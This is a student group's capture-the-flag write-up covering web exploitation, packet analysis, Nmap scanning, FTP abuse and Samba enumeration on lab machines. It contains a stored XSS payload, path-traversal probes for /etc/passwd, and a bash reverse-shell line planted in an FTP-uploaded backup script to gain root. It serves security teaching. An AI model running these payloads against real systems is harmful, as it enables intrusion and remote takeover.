PSP0201

Week 3

Writeup

Group Name: ikun no 1

Members

ID	Name	Role
1211102058	CHU LIANG CHERN	Leader
1211103095	SIDDIQ FERHAD BIN KHAIRIL ANUAL	Member
1211101401	CHONG JII HONG	Member
1211103206	NG KAI KEAT	Member

Day 6: Web Exploitation – Be careful with what you wish on a Christmas night

Tools used: Kali Linux, Firefox, Zaproxy

Solution/walkthrough:

Question 1

Match the input validation level with the correct description.

Input validation should be applied on both **syntactical** and **Semantic** level.

Syntactic validation should enforce correct syntax of structured fields (e.g. SSN, date, currency symbol).

Semantic validation should enforce correctness of their *values* in the specific business context (e.g. start date is before end date, price is within expected range).

Question 2


The regular expression used to validate a US Zip code:

Validating a U.S. Zip Code (5 digits plus optional -4)

```
^\d{5}(-\d{4})?$
```


Question 3

The vulnerability type that was used to exploit the application is Stored.




Question 4

The query string can be abused to craft a reflected XSS is q.



Question 5

Run a ZAP (zaproxy) automated scan on the target. There are 2 XSS alerts of high priority in the scan.



Question 6


Q6: What Javascript code should you put in the wish text box if you want to show an alert saying "PSP0201"? * 2 points

Answer hint: <script>xxxxxx</script> <--insert your answer TOGETHER with the script tags.

<script>alert("PSP0201");</script>

Question 7

Close the browser and revisit the site MACHINE-IP:5000. The XSS attack is persisted.



Welcome to Santa's official 'Make a Wish!' website

Here you can anonymously submit your Christmas wishes and see what other people wished too!

Showing all wishes:

ZAP

c:/Windows/system.ini

../../../../../../../../../../../../../../../../../../Windows/system.ini

c:\Windows\system.ini

..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\Windows\system.ini

/etc/passwd

../../../../../../../../../../../../../../../../../../etc/passwd

10.10.249.225:5000

1

Thought Process/Methodology:

Having accessed the target machine, we were shown with a ‘Make a Wish!’ website. We proceeded by typing random word in the wish text box. Alert boxes will then appear for several times. In the URL, we then find the query string that can be abused to craft a reflected XSS is q. We proceeded by running zaproxy application. We picked the automated scan and then key in the target URL in the 'URL to attack' field and press 'Attack'. After some time, all the vulnerabilities will be displayed in the 'Alerts' tab.

Day 7: Networking – The Grinch Really Did Steal Christmas

Tools used: Kali Linux, Wireshark

Solution/walkthrough:

Question 1

The IP address that initiates an ICMP/ping is 10.11.3.2.

icmp

No.	Time	Source	Destination	Protocol	Length	Info
17	10.430447	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request
18	10.430472	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply
19	11.428953	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request
20	11.428977	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply
21	12.432844	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request
22	12.432870	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply
23	13.433469	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request
24	13.433495	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply

Question 2

If we only wanted to see HTTP GET requests in our "pcap1.pcap" file, we would use “http.request.method == GET” filter.

http.request.method == GET

No.	Time	Source	Destination	Protocol	Length	Info
67	62.185886	10.10.67.199	10.10.15.52	HTTP	394	GET
71	62.478663	10.10.67.199	10.10.15.52	HTTP	363	GET
75	62.479630	10.10.67.199	10.10.15.52	HTTP	348	GET
83	62.480991	10.10.67.199	10.10.15.52	HTTP	333	GET
85	62.481045	10.10.67.199	10.10.15.52	HTTP	342	GET
95	62.487106	10.10.67.199	10.10.15.52	HTTP	347	GET
105	62.516878	10.10.67.199	10.10.15.52	HTTP	336	GET
107	62.530696	10.10.67.199	10.10.15.52	HTTP	430	GET
108	62.532591	10.10.67.199	10.10.15.52	HTTP	445	GET
117	62.540748	10.10.67.199	10.10.15.52	HTTP	415	GET
202	62.708297	10.10.67.199	10.10.15.52	HTTP	315	GET
295	63.665611	10.10.67.199	10.10.15.52	HTTP	445	GET
299	63.694780	10.10.67.199	10.10.15.52	HTTP	414	GET
303	63.695898	10.10.67.199	10.10.15.52	HTTP	399	GET
315	63.697840	10.10.67.199	10.10.15.52	HTTP	384	GET
316	63.698177	10.10.67.199	10.10.15.52	HTTP	393	GET
320	63.701373	10.10.67.199	10.10.15.52	HTTP	398	GET
335	63.987281	10.10.67.199	10.10.15.52	HTTP	387	GET

Question 3

The name of the article that the IP address "10.10.67.199" visited is “reindeer-of-the-week”.

No.	Time	Source	Destination	Protocol	Length	Info
295	63.665611	10.10.67.199	10.10.15.52	HTTP	445	GET / HTTP/1.1
299	63.694780	10.10.67.199	10.10.15.52	HTTP	414	GET /fontawesome/css/all.min.css HTTP/1.1
303	63.695898	10.10.67.199	10.10.15.52	HTTP	399	GET /css/dark.css HTTP/1.1
315	63.697840	10.10.67.199	10.10.15.52	HTTP	384	GET /js/bundle.js HTTP/1.1
316	63.698177	10.10.67.199	10.10.15.52	HTTP	393	GET /js/instantpage.min.js HTTP/1.1
320	63.701373	10.10.67.199	10.10.15.52	HTTP	398	GET /images/icon.png HTTP/1.1
335	63.987281	10.10.67.199	10.10.15.52	HTTP	387	GET /post/index.json HTTP/1.1
338	63.997588	10.10.67.199	10.10.15.52	HTTP	366	GET /favicon.ico HTTP/1.1
340	64.005368	10.10.67.199	10.10.15.52	HTTP	481	GET /fonts/noto-sans-jp-v25-japanese_latin-
462	64.020692	10.10.67.199	10.10.15.52	HTTP	496	GET /fontawesome/webfonts/fa-solid-900.woff2
467	64.028410	10.10.67.199	10.10.15.52	HTTP	466	GET /fonts/roboto-v20-latin-regular.woff2 HT
471	64.222360	10.10.67.199	10.10.15.52	HTTP	365	GET /posts/reindeer-of-the-week/ HTTP/1.1
475	66.239846	10.10.67.199	10.10.15.52	HTTP	369	GET /posts/post/index.json HTTP/1.1
478	66.249669	10.10.67.199	10.10.15.52	HTTP	463	GET /posts/fonts/noto-sans-jp-v25-japanese_l
480	66.251644	10.10.67.199	10.10.15.52	HTTP	448	GET /posts/fonts/roboto-v20-latin-regular.wo
482	66.262598	10.10.67.199	10.10.15.52	HTTP	462	GET /posts/fonts/noto-sans-jp-v25-japanese_l
484	66.279297	10.10.67.199	10.10.15.52	HTTP	447	GET /posts/fonts/roboto-v20-latin-regular.wo

Question 4

Look at the captured FTP traffic; the password that was leaked during the login process is “plaintext_password_fiasco”.

tcp.port == 21

No.	Time	Source	Destination	Protocol	Length	Info
16	4.105504	10.10.122.128	10.10.73.252	FTP	104	Response: 220 Welcome to the TBFC FTP Serve
17	4.105812	10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=1 Ack=39 Win=62848 Len
18	6.247931	10.10.122.128	91.189.92.40	TCP	74	33404 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS
19	7.271846	10.10.122.128	91.189.92.40	TCP	74	[TCP Retransmission] [TCP Port numbers reus
20	7.866325	10.10.73.252	10.10.122.128	FTP	83	Request: USER elfmcskidy
21	7.866352	10.10.122.128	10.10.73.252	TCP	66	21 → 45340 [ACK] Seq=39 Ack=18 Win=62720 Le
22	7.866430	10.10.122.128	10.10.73.252	FTP	100	Response: 331 Please specify the password.
23	7.866878	10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=18 Ack=73 Win=62848 Le
24	9.063853	10.10.122.128	91.189.92.40	TCP	74	33398 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS
25	9.287852	10.10.122.128	91.189.92.40	TCP	74	[TCP Retransmission] [TCP Port numbers reus
26	11.367850	10.10.122.128	91.189.92.40	TCP	74	[TCP Retransmission] [TCP Port numbers reus
27	13.415851	10.10.122.128	91.189.92.40	TCP	74	[TCP Retransmission] [TCP Port numbers reus
28	14.282063	10.10.73.252	10.10.122.128	FTP	98	Request: PASS plaintext_password_fiasco
29	14.323826	10.10.122.128	10.10.73.252	TCP	66	21 → 45340 [ACK] Seq=73 Ack=50 Win=62720 Le
30	16.487981	10.10.122.128	91.189.92.40	TCP	74	33406 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS
31	16.735293	10.10.122.128	10.10.73.252	FTP	88	Response: 530 Login incorrect.
32	16.735701	10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=50 Ack=95 Win=62848 Le
33	16.735723	10.10.73.252	10.10.122.128	FTP	72	Request: SYST

Question 5

Continuing with our analysis of "pcap2.pcap", the name of the protocol that is encrypted is SSH.

1	0.000000	10.10.122.128	10.11.3.2	SSH	102	Server: Encrypted packet (len=48)
2	0.000084	10.10.122.128	10.11.3.2	SSH	150	Server: Encrypted packet (len=96)
3	0.060016	10.11.3.2	10.10.122.128	TCP	54	57748 → 22 [ACK] Seq=1 Ack=49 Win=
4	0.101317	10.11.3.2	10.10.122.128	TCP	54	57748 → 22 [ACK] Seq=1 Ack=145 Win
5	1.127866	10.10.122.128	91.189.92.40	TCP	74	33400 → 443 [SYN] Seq=0 Win=62727
6	2.549894	10.10.73.252	10.10.122.128	FTP	72	Request: QUIT
7	2.549999	10.10.122.128	10.10.73.252	FTP	80	Response: 221 Goodbye.
8	2.550011	10.10.122.128	10.10.73.252	TCP	66	21 → 45332 [FIN, ACK] Seq=15 Ack=7

Question 6

Examine the ARP communications. Who has 10.10.122.128? Tell 10.10.10.1.

Answer: 10.10.122.128 is at 02:c0:56:51:8a:51.

arp

No.	Time	Source	Destination	Protocol	Length	Info
46	19.785010	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56	Who has 10.10.122.128? Tell 10.10.0.1
47	19.785024	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	10.10.122.128 is at 02:c0:56:51:8a:51
77	26.727854	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	Who has 10.10.0.1? Tell 10.10.122.128
78	26.727968	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56	10.10.0.1 is at 02:c8:85:b5:5a:aa
84	32.388846	02:c8:85:b5:5a:aa	Broadcast	ARP	56	Who has 10.10.122.128? Tell 10.10.0.1
85	32.388861	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	10.10.122.128 is at 02:c0:56:51:8a:51
137	53.095851	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	Who has 10.10.0.1? Tell 10.10.122.128
138	53.095990	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56	10.10.0.1 is at 02:c8:85:b5:5a:aa

Question 7

Analyse "pcap3.pcap". Select Export objects > HTTP, save christmas.zip.

http

No.	Time	Source	Destination	Protocol	Length	Info
166	11.665107	10.10.53.219	10.10.21.210	HTTP	139	GET / HTTP/1.1
168	11.665723	10.10.21.210	10.10.53.219	HTTP	4852	HTTP/1.1 200 OK (text/html)
291	26.537049	10.10.53.219	10.10.21.210	HTTP	215	GET /christmas.zip HTTP/1.1
395	26.542475	10.10.21.210	10.10.53.219	HTTP	10388	HTTP/1.1 200 OK (application/zip)


Wireshark · Export · HTTP object list

Text Filter: Content Type: All Content-Types

Packet	Hostname	Content Type	Size	Filename
168	tbfc.blog	text/html	4,532 bytes	/
395	tbfc.blog	application/zip	565 kB	christmas.zip


Save Save All Preview Close Help

Extract christmas.zip, then open elf_mcskidy_wishlist.txt. Rubber ducky will be used to replace Elf McEager.



Question 8

The author of Operation Artic Storm is Kris Kringle.



Thought Process/Methodology:

We started by using Wireshark to look for the IP address that initiates an ICMP/ping which is 10.11.3.2. Then, we proceeded by using “http.request.method == GET” filter to see HTTP GET requests in our "pcap1.pcap" file. After that, we found out that the name of the article that the IP address "10.10.67.199" visited is “reindeer-of-the-week”. Next, we proceeded by looking at the captured FTP traffic and the password that was leaked during the login process is “plaintext_password_fiasco”. We also continuing with our analysis of "pcap2.pcap", found out that the name of the protocol that is encrypted is SSH. We proceeded by examining the ARP communications and analysing "pcap3.pcap". We then exporting a file called christmas.zip, extracting it and opening a file called elf_mcskidy_wishlist.txt. It says that rubber ducky will be used to replace Elf McEager.


Day 8: Networking – What's Under the Christmas Tree?

Tools used: Kali Linux

Solution/walkthrough:


Question 1

Snort was created in 1998.



Question 2

Using Nmap on MACHINE_IP, the port numbers of the three services running are 80,2222,3389.



Question 3

Use Nmap to determine the name of the Linux distribution that is running, the most likely distribution to be running is Ubuntu.

```
1211103095@kali: ~
File  Actions  Edit  View  Help
┌──(1211103095㉿kali)-[~]
└─$ sudo nmap -A 10.10.57.49 -T5
[sudo] password for 1211103095:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-26 10:25 EDT
Nmap scan report for 10.10.57.49
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-title: TBFC&#39;s Internal Blog
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
```

Question 4

The version of Apache is 2.4.29.

```
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
```

Question 5

SSH is running on port 2222.

```
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
```

Question 6

Use Nmap's Network Scripting Engine (NSE) to retrieve the "HTTP-TITLE" of the webserver. Based on the value returned, this website might be used for blog.

```
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-title: TBFC&#39;s Internal Blog
|_http-generator: Hugo 0.78.2
```

Thought Process/Methodology:

Having accessed the target machine, we started by using the command nmap MACHINE_IP. From here, we can see the port numbers of the three services that are running. We then proceeded by using the command sudo nmap -A MACHINE_IP -T5. We can see a lot of information from here such as what services are running on a certain port, the version of Apache and so on.

<u>Day 9: Networking – Anyone can be Santa!</u>


Tools used: Kali Linux

Solution/walkthrough:

<u>Question 1</u>

Run ftp 10.10.44.105.

The directories I found on the FTP site are backups, elf_workshops, human_resources and public.



Question 2

Name the directory on the FTP server that has data accessible by the "anonymous" user. (public)

```
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||34682|)
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp>
```

Question 3

The script that gets executed within this directory is backup.sh.

```
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
```

Question 4

Santa has The Polar Express Movie on his Christmas shopping list.

```
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
229 Entering Extended Passive Mode (|||47950|)
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
100% |***************************************************|    24      241.62 KiB/s    00:00 ETA
226 Transfer complete.
24 bytes received in 00:00 (0.12 KiB/s)
ftp>
```

```
┌──(1211103095㉿kali)-[~]
└─$ cat shoppinglist.txt
The Polar Express Movie
```

Question 5

Re-upload this script to contain malicious data. Output the contents of /root/flag.txt.

```
ftp> get backup.sh
local: backup.sh remote: backup.sh
229 Entering Extended Passive Mode (|||19115|)
150 Opening BINARY mode data connection for backup.sh (57 bytes).
100% |***************************************************|    57      471.72 KiB/s    00:00 ETA
226 Transfer complete.
57 bytes received in 00:00 (0.27 KiB/s)
ftp>
```

Edit the script.

```
*/home/kali/backup.sh - Mousepad
File  Edit  Search  View  Document  Help
1 #!/bin/bash
2
3 bash -i >& /dev/tcp/10.18.31.61/4444 0>&1
4
5
6
```

Run netcat listener.

```
1211103095@kali: ~
File  Actions  Edit  View  Help
┌──(1211103095㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

Upload backup.sh.

```
ftp> put backup.sh
local: backup.sh remote: backup.sh
229 Entering Extended Passive Mode (|||38384|)
150 Ok to send data.
100% |***************************************************|    57        8.44 KiB/s    00:00 ETA
226 Transfer complete.
57 bytes sent in 00:00 (0.14 KiB/s)
ftp>
```

The flag will be shown in flag.txt.

Thought Process/Methodology:

Having accessed the target machine, we will be shown with the FTP site. We proceeded by trying to access each file as anonymous. Turns out only public is accessible to us. We then look for all the files in the directory. After that, we proceeded by downloading backup.sh and edited the script. Then, we ran the netcat listener and uploaded back backup.sh. After waiting for one minute, we should see an output in the netcat listener. There will be a single file called flag.txt and a flag can be found in it.

Day 10: Networking – Don't be sElfish!

Tools used: Kali Linux

Solution/walkthrough:

Question 1

Examine the help options for enum4linux.

```
Options are (like "enum"):
    -U        get userlist
    -M        get machine list*
    -S        get sharelist
    -P        get password policy information
    -G        get group and member list
    -d        be detailed, applies to -U and -S
    -u user   specify username to use (default "")
    -p pass   specify password to use (default "")

The following options from enum.exe aren't implemented: -L, -N, -D, -f

Additional options:
    -a        Do all simple enumeration (-U -S -G -P -r -o -n -i).
              This option is enabled if you don't provide any other options.
    -h        Display this help message and exit
    -r        enumerate users via RID cycling
    -R range  RID ranges to enumerate (default: 500-550,1000-1050, implies -r)
    -K n      Keep searching RIDs until n consective RIDs don't correspond to
              a username.  Impies RID range ends at 999999. Useful
              against DCs.
    -l        Get some (limited) info via LDAP 389/TCP (for DCs only)
    -s file   brute force guessing for share names
    -k user   User(s) that exists on remote system (default: administrator,guest,krb
              Used to get sid with "lookupsid known_username"
              Use commas to try several users: "-k admin,user1,user2"
    -o        Get OS information
    -i        Get printer information
    -w wrkg   Specify workgroup manually (usually found automatically)
    -n        Do an nmblookup (similar to nbtstat)
    -v        Verbose.  Shows full commands being run (net, rpcclient, etc.)
    -A        Aggressive. Do write checks on shares etc
```

Question 2

Using enum4linux, there are three users on the Samba server.

```
1211103095@kali: ~
File  Actions  Edit  View  Help
┌──(1211103095㉿kali)-[~]
└─$ sudo enum4linux 10.10.198.73
[sudo] password for 1211103095:
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Jun 26
11:22:43 2022
```

```
1211103095@kali: ~
File  Actions  Edit  View  Help
        os version      :       6.1
        server type     :       0x809a03


 ========================================( Users on 10.10.198.73 )========================================
=====

index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy       Name:   Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager       Name: elfmceager        Desc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson    Name:   Desc:

user:[elfmcskidy] rid:[0x3e8]
user:[elfmceager] rid:[0x3ea]
user:[elfmcelferson] rid:[0x3e9]

 ==================================( Share Enumeration on 10.10.198.73 )==================================
=====


        Sharename       Type      Comment
        ---------       ----      -------
        tbfc-hr         Disk      tbfc-hr
        tbfc-it         Disk      tbfc-it
        tbfc-santa      Disk      tbfc-santa
        IPC$            IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------
```

Question 3

There are four "shares" on the Samba server.

```
1211103095@kali: ~
File  Actions  Edit  View  Help
index: 0×3 RID: 0×3e9 acb: 0×00000010 Account: elfmcelferson    Name:   Desc:

user:[elfmcskidy] rid:[0×3e8]
user:[elfmceager] rid:[0×3ea]
